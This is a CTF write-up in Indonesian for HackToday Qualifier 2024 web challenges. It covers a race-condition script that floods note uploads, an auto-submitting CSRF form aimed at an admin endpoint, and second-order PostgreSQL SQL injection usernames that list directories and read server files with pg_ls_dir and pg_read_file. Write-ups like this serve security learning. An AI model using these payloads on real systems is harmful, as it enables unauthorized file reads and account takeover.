WRITEUP HackToday Qualifier 2024

Girls Band Cry - Togenashi Togeari

jjcho
kiseki
Hygge


DAFTAR ISI

WEB


Defacer Enjoyer

Flag: hacktoday{wAtasH1_LuP4_UpD4t3_Ap4cH3_ny4_h3h3}

Pada challenge ini, peserta hanya diberikan sebuah URL website. Website tersebut menggunakan web server Apache versi 2.4.50. Hal ini dapat diketahui dengan membaca response header dari website tersebut.



Versi Apache tersebut memiliki CVE yang dulu sempat booming, yaitu LFI & RCE. Referensi yang digunakan dapat diakses disini. Berikut adalah bukti bahwa RCE berhasil dilakukan untuk mendapatkan flag.



note to self

Flag: hacktoday{certified_pembalap_jalanan_9872321}

Pada challenge ini, diberikan sebuah URL website dan sebuah attachment yang berisi source code dari website tersebut. Flag pada soal ini ada pada file flag.txt yang dapat diakses melalui endpoint **/notes/download/flag.txt**.

chall.py

```
...snip…

def not_admin():
    with open("not-admin.txt") as f:
        data = f.readlines()
        f.close()
    data = [x.strip() for x in data]
    return data

...snip...

@app.get("/notes/download/{note_id}")
def download(note_id: str, Token: Annotated[str, Header()]):
    user = decode_token(Token)
    if not user:
        return Error("Token is invalid.",401)
    if user not in active_users():
        return Error("Only active user can download notes.",403)
    filename = f"notes/{note_id}"
    try:
        open(filename).close()
    except:
        return Error("Something went wrong? No such file?",404)
    if note_id == "flag.txt" and user in not_admin():
        return Error("You are not allowed to download this
file.",403)

    return FileResponse(filename)
```

Namun, untuk mengakses flag diperlukan sebuah kondisi dimana user merupakan user aktif dan user tidak terdaftar sebagai not admin. Problem utama dari challenge ini adalah untuk membuat user menjadi user aktif, user harus mengupload sebuah note. Namun, proses upload note pasti membuat user terdaftar sebagai not admin.

chall.py

```
...snip…
def write_note(user, content: str):
    note_id = str(uuid4())
    header = f"A note uploaded by {user}\n"
    with open(f"notes/{note_id}", "w") as f:
        f.write(header)
        f.write(content+'\n')
        f.close()
    if user not in not_admin():
        add_not_admin(user)
    return note_id
...snip...
@app.post("/notes/upload")
def upload(note: Note, Token: Annotated[str, Header()]):
    user = decode_token(Token)
    if not user:
        return Error("Token is invalid.",401)
    if len(note.content) > 10000:
        return Error("Too long, we can not handle that.", 500)
    if user not in active_users():
        add_active_user(user)
    note_id = write_note(user, note.content)
    return {"note_id": note_id}
...snip...
```

Pada saat proses upload note, terdapat race condition antara proses penambahan user sebagai user aktif dan proses penambahan user sebagai user not admin. Untuk membuat jeda antara proses tersebut lebih lama, diperlukan proses upload note yang banyak agar performa dari server menurun, sehingga terdapat jeda waktu yang cukup untuk mengakses flag.txt sebelum proses penambahan user sebagai user not admin.


Berikut adalah script pembantu untuk mengeksploitasi race condition.

bulk_upload.py

```
import threading
import requests
import string
import random

url = "http://notetoself.hac.tod.my.id/"
```

```
def generate_username():
    return ''.join(random.choices(string.ascii_lowercase +
string.digits, k=8))

def register(username):
    r = requests.post(url + "register", json={"name": username})

    if r.status_code == 200 and r.json()["Token"]:
        return r.json()["Token"]
    return None

def add_note(token):
    r = requests.post(url + "notes/upload", headers={
        "Token": token
    }, json={"content": "test"})

    if r.status_code == 200:
        print
        return r.json()["note_id"]
    return "fail"

def worker():
    username = generate_username()
    token = register(username)
    if token:
        note_id = add_note(token)
        print(f"Note ID: {note_id}")

while True:
    threading.Thread(target=worker).start()
```

Script di atas dijalankan. Kemudian, burp intruder digunakan untuk membruteforce akses ke flag.txt dengan menggunakan user yang belum aktif. Terakhir, burp repeater digunakan untuk mengupload sebuah note menggunakan user yang sama dengan proses bruteforce. Berikut adalah bukti bahwa flag berhasil didapatkan.


Attack Save
9. Intruder attack of http://notetoself.hac.tod.my.id
9. Intruder attack of http://notetoself.hac.tod.my.id
Attack
Save
Results
Positions
Payloads
Resource pool
Settings
Intruder attack results filter: Showing all items
Request Payload Status code Response received Error Timeout Length Comment
5007 null 200 199 276
0 403 47 149
1 null 403 100 149
2 null 403 99 149
3 null 403 61 149
4 null 403 99 149
5 null 403 102 149
6 null 403 106 149
7 null 403 102 149
Request
Response
Pretty
Raw
Hex
Render
date: Sat, 24 Aug 2024 05:30:40 GMT
server: uvicorn
content-type: text/plain; charset=utf-8
content-length: 54
last-modified: Sun, 11 Aug 2024 15:59:30 GMT
etag: "5aed9568ba5f943c42c51f1c1cca12a2"
'Grats!
hacktoday{certified_pembalap_jalanan_9872321}
Search
0 highlights
Paused

haerde

Flag: hacktoday{astaga_kamu_ini_orang_titipan_ya_gimana_ini_mas_haerde_mas_haerde_ffdef456ddac}

Pada challenge ini, peserta diberikan sebuah URL website dan sebuah attachment yang berisi source code dari website tersebut. Flag pada soal ini ada pada /flag_(random).txt.

Dockerfile

```
COPY ./flag.txt /flag
RUN mv /flag /flag_$(head /dev/urandom | tr -dc 'A-Za-z0-9' | head -c 32).txt
```

Website ini memiliki fitur upload file pdf yang hanya diakses ketika user telah login dan terdaftar sebagai accepted users. Pada fitur ini juga terdapat celah second order sql injection yang dapat dieksploitasi melalui username user.

app.py

```
...snip...
@app.route('/sendcv', methods=['GET', 'POST'])
@login_required
@accepted_required
def send_cv():
    if request.method == 'POST':
        username = session['username']
        file = request.files['cv']

        if file and allowed_file(file.filename):

            if file.content_length > app.config['MAX_CONTENT_LENGTH']:
                flash('File exceeds maximum allowed size of 2 MB', 'danger')
                abort(400)

            filename = secure_filename(file.filename)
            file_path = os.path.join(app.config['UPLOAD_FOLDER'], filename)
            file.save(file_path)

            cur = conn.cursor()
```

```
            cur.execute("INSERT INTO history (username, filename)
VALUES ('%s', '%s')" % (username, filename))
            conn.commit()
            cur.close()

            flash('File successfully uploaded', 'success')
            return redirect(url_for('send_cv'))
        else:
            flash('Invalid file type or no file selected', 'danger')
            abort(400)

    return render_template('sendcv.html')
...snip...
```

Untuk terdaftar sebagai accepted users, user perlu ditambahkan oleh admin sebagai accepted users.

app.py

```
...snip...
@app.route('/admin', methods=['GET', 'POST'])
@login_required
@admin_required
def admin():
    if request.method == 'POST':
        username = request.form['username']
        cur = conn.cursor()
        cur.execute("SELECT id FROM users WHERE username = %s",
(username,))
        user = cur.fetchone()
        if user:
            cur.execute("INSERT INTO accepted_users (user_id) VALUES
(%s)", (user[0],))
            conn.commit()
        cur.close()
        return redirect(url_for('admin'))
    return render_template('admin.html')
...snip...
```

Website ini juga memiliki fitur visit URL yang dimana user dapat menginputkan URL dan nantinya admin akan mengakses URL tersebut.

app.py

```
def visit(target_url):
    options = Options()
    options.headless = True
    service = Service(executable_path='/usr/local/bin/geckodriver')
    os.environ['MOZ_HEADLESS'] = '1'

    try:
        driver = webdriver.Firefox(service=service, options=options)
        driver.set_page_load_timeout(15)

        driver.get('http://127.0.0.1:5000/login')

        USERNAME = 'admin'
        PASSWORD = os.getenv('ADMINPASS', 'password_admin_lah_boy')

        username_field = driver.find_element(By.NAME, 'username')
        password_field = driver.find_element(By.NAME, 'password')
        submit_button = driver.find_element(By.XPATH,
'//button[@type="submit"]')

        username_field.send_keys(USERNAME)
        password_field.send_keys(PASSWORD)
        submit_button.click()
        sleep(1)

        driver.get(target_url)

    except TimeoutException:
        print(f"Error: Loading {target_url} took too long.")
        return False
    except WebDriverException as e:
        print(f"Error: WebDriverException occurred: {e}")
        return False
    finally:
        sleep(3)
        driver.quit()

    return True
...snip...
@app.route('/report', methods=['POST'])
```

```
def report():
    url = request.form['url']
    if not (url.startswith('http://') or url.startswith('https://')):
        abort(400)

    success = visit(url)
    if success:
        return "URL visited", 200
    else:
        return "Failed to visit URL", 500
```

Fitur ini dapat dimanfaatkan untuk melakukan CSRF attack pada fitur penambahan user sebagai active user. Berikut adalah file html yang digunakan untuk melakukan CSRF attack.

csrf.html


```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <form id="form" action="http://127.0.0.1:5000/admin"
method="POST">
        <input type="text" name="username" value="<username>">
        <input type="button" value="submit">
    </form>

    <script>
        document.getElementById("form").submit();
    </script>
</body>
</html>
```

File tersebut perlu di host pada suatu server yang dapat diakses oleh internet, sehingga nantinya admin dapat mengakses halaman tersebut. Kemudian, submit URL tersebut pada /report.

Dengan menggunakan teknik tersebut, user kemudian dapat mengakses fitur upload pdf file. Seperti yang disinggung sebelumnya bahwa fitur upload pdf file memiliki kerentanan

second order sql injection melalui username user. DBMS yang digunakan oleh user adalah PostgreSQL, yang dimana terdapat fungsi untuk melakukan listing directory dan read file. Hal ini dapat dimanfaatkan untuk mengetahui nama flag dan membaca isinya.
Berikut adalah alur untuk mendapatkan flag.


1. Register menggunakan username “test”.
2. Register menggunakan username “test',(select string_agg(f,',') from pg_ls_dir('/') as f))-- -”.
3. CSRF attack untuk menambahkan user “test',(select string_agg(f,',') from pg_ls_dir('/') as f))-- -” sebagai active user.
4. Login dan kemudian upload file pdf menggunakan user “test',(select string_agg(f,',') from pg_ls_dir('/') as f))-- -” untuk mentrigger SQL Injection.
5. Login sebagai user test untuk melihat nama file flag dari hasil SQL Injection sebelumnya.
6. Register menggunakan username “test',(select pg_read_file('/<flag_name>')))-- -”.
7. CSRF attack untuk menambahkan user “test',(select pg_read_file('/<flag_name>')))-- -” sebagai active user.
8. Login dan kemudian upload file pdf menggunakan user “test',(select pg_read_file('/<flag_name>')))-- -” untuk mentrigger SQL Injection.
9. Login sebagai user test untuk melihat isi dari flag.



Baby Slim

Flag: hacktoday{tkxt79yh6wbqgkpiovdm}

Pada challenge ini, peserta hanya diberikan sebuah URL website. Berikut adalah response dari halaman **/**.




Request

```
GET / HTTP/1.1
Host: 27.112.79.222:10011
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=
eyJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6InRlc3QnLChzZWx1Y3QgU1RSSU5HXOFHRyhwZ19
sci9kaXIoJy4vJyksJywnKSkpLSOgLSJ9.ZsmV-g.BLIwy5mu4bWwjp_I-M1QZHwwYXg
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

```
HTTP/1.1 200 OK
Host: 27.112.79.222:10011
Date: Sat, 24 Aug 2024 14:42:52 GMT
Connection: close
X-Powered-By: PHP/8.1.29
Content-Type: application/json
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Access-Control-Allow-Headers: X-Requested-With, Content-Type, Accept,
Origin, Authorization
Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache

{
  "path":"echo",
  "param":"name"
}
```

Terdapat clue untuk path dan parameter. Berikut adalah hasil percobaan pada **/echo**.




Request

```
GET /echo?name=test HTTP/1.1
Host: 27.112.79.222:10011
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=
eyJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6InRlc3QnLChzZWx1Y3QgU1RSSU5HXOFHRyhwZ19
sci9kaXIoJy4vJyksJywnKSkpLSOgLSJ9.ZsmV-g.BLIwy5mu4bWwjp_I-M1QZHwwYXg
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

```
HTTP/1.1 200 OK
Host: 27.112.79.222:10011
Date: Sat, 24 Aug 2024 14:43:50 GMT
Connection: close
X-Powered-By: PHP/8.1.29
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Access-Control-Allow-Headers: X-Requested-With, Content-Type, Accept,
Origin, Authorization
Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache
Content-type: text/html; charset=UTF-8

{"status":"success","msg":"test\n"}
```

Selanjutnya, berhasil dilakukan trigger error pada /echo.




Request

```
GET /echo?name[]=test HTTP/1.1
Host: 27.112.79.222:10011
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=
eyJ1c2VyX2lkIjo1LCJ1c2VybmFtZSI6InRlc3QnLChzZWx1Y3QgU1RSSU5HXOFHRyhwZ19
sci9kaXIoJy4vJyksJywnKSkpLSOgLSJ9.ZsmV-g.BLIwy5mu4bWwjp_I-M1QZHwwYXg
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


Response


```
HTTP/1.1 500 Internal Server Error
Host: 27.112.79.222:10011
Date: Sat, 24 Aug 2024 14:44:35 GMT
Connection: close
X-Powered-By: PHP/8.1.29
Content-Type: application/json
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Access-Control-Allow-Headers: X-Requested-With, Content-Type, Accept,
Origin, Authorization
Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Cache-Control: post-check=0, pre-check=0
Pragma: no-cache

{
  "statusCode":500,
  "error":{
    "type":"SERVER_ERROR",
    "description":
    "preg_match(): Argument #2 ($subject) must be of type string, array
     given"
```

Terlihat bahwa website menggunakan fungsi preg_match untuk melakukan filtering. Dari hasil percobaan, diketahui bahwa server hanya menerima input berupa karakter a-z. Ketika server menerima input di luar karakter tersebut, maka server akan meresponse dengan status failed.

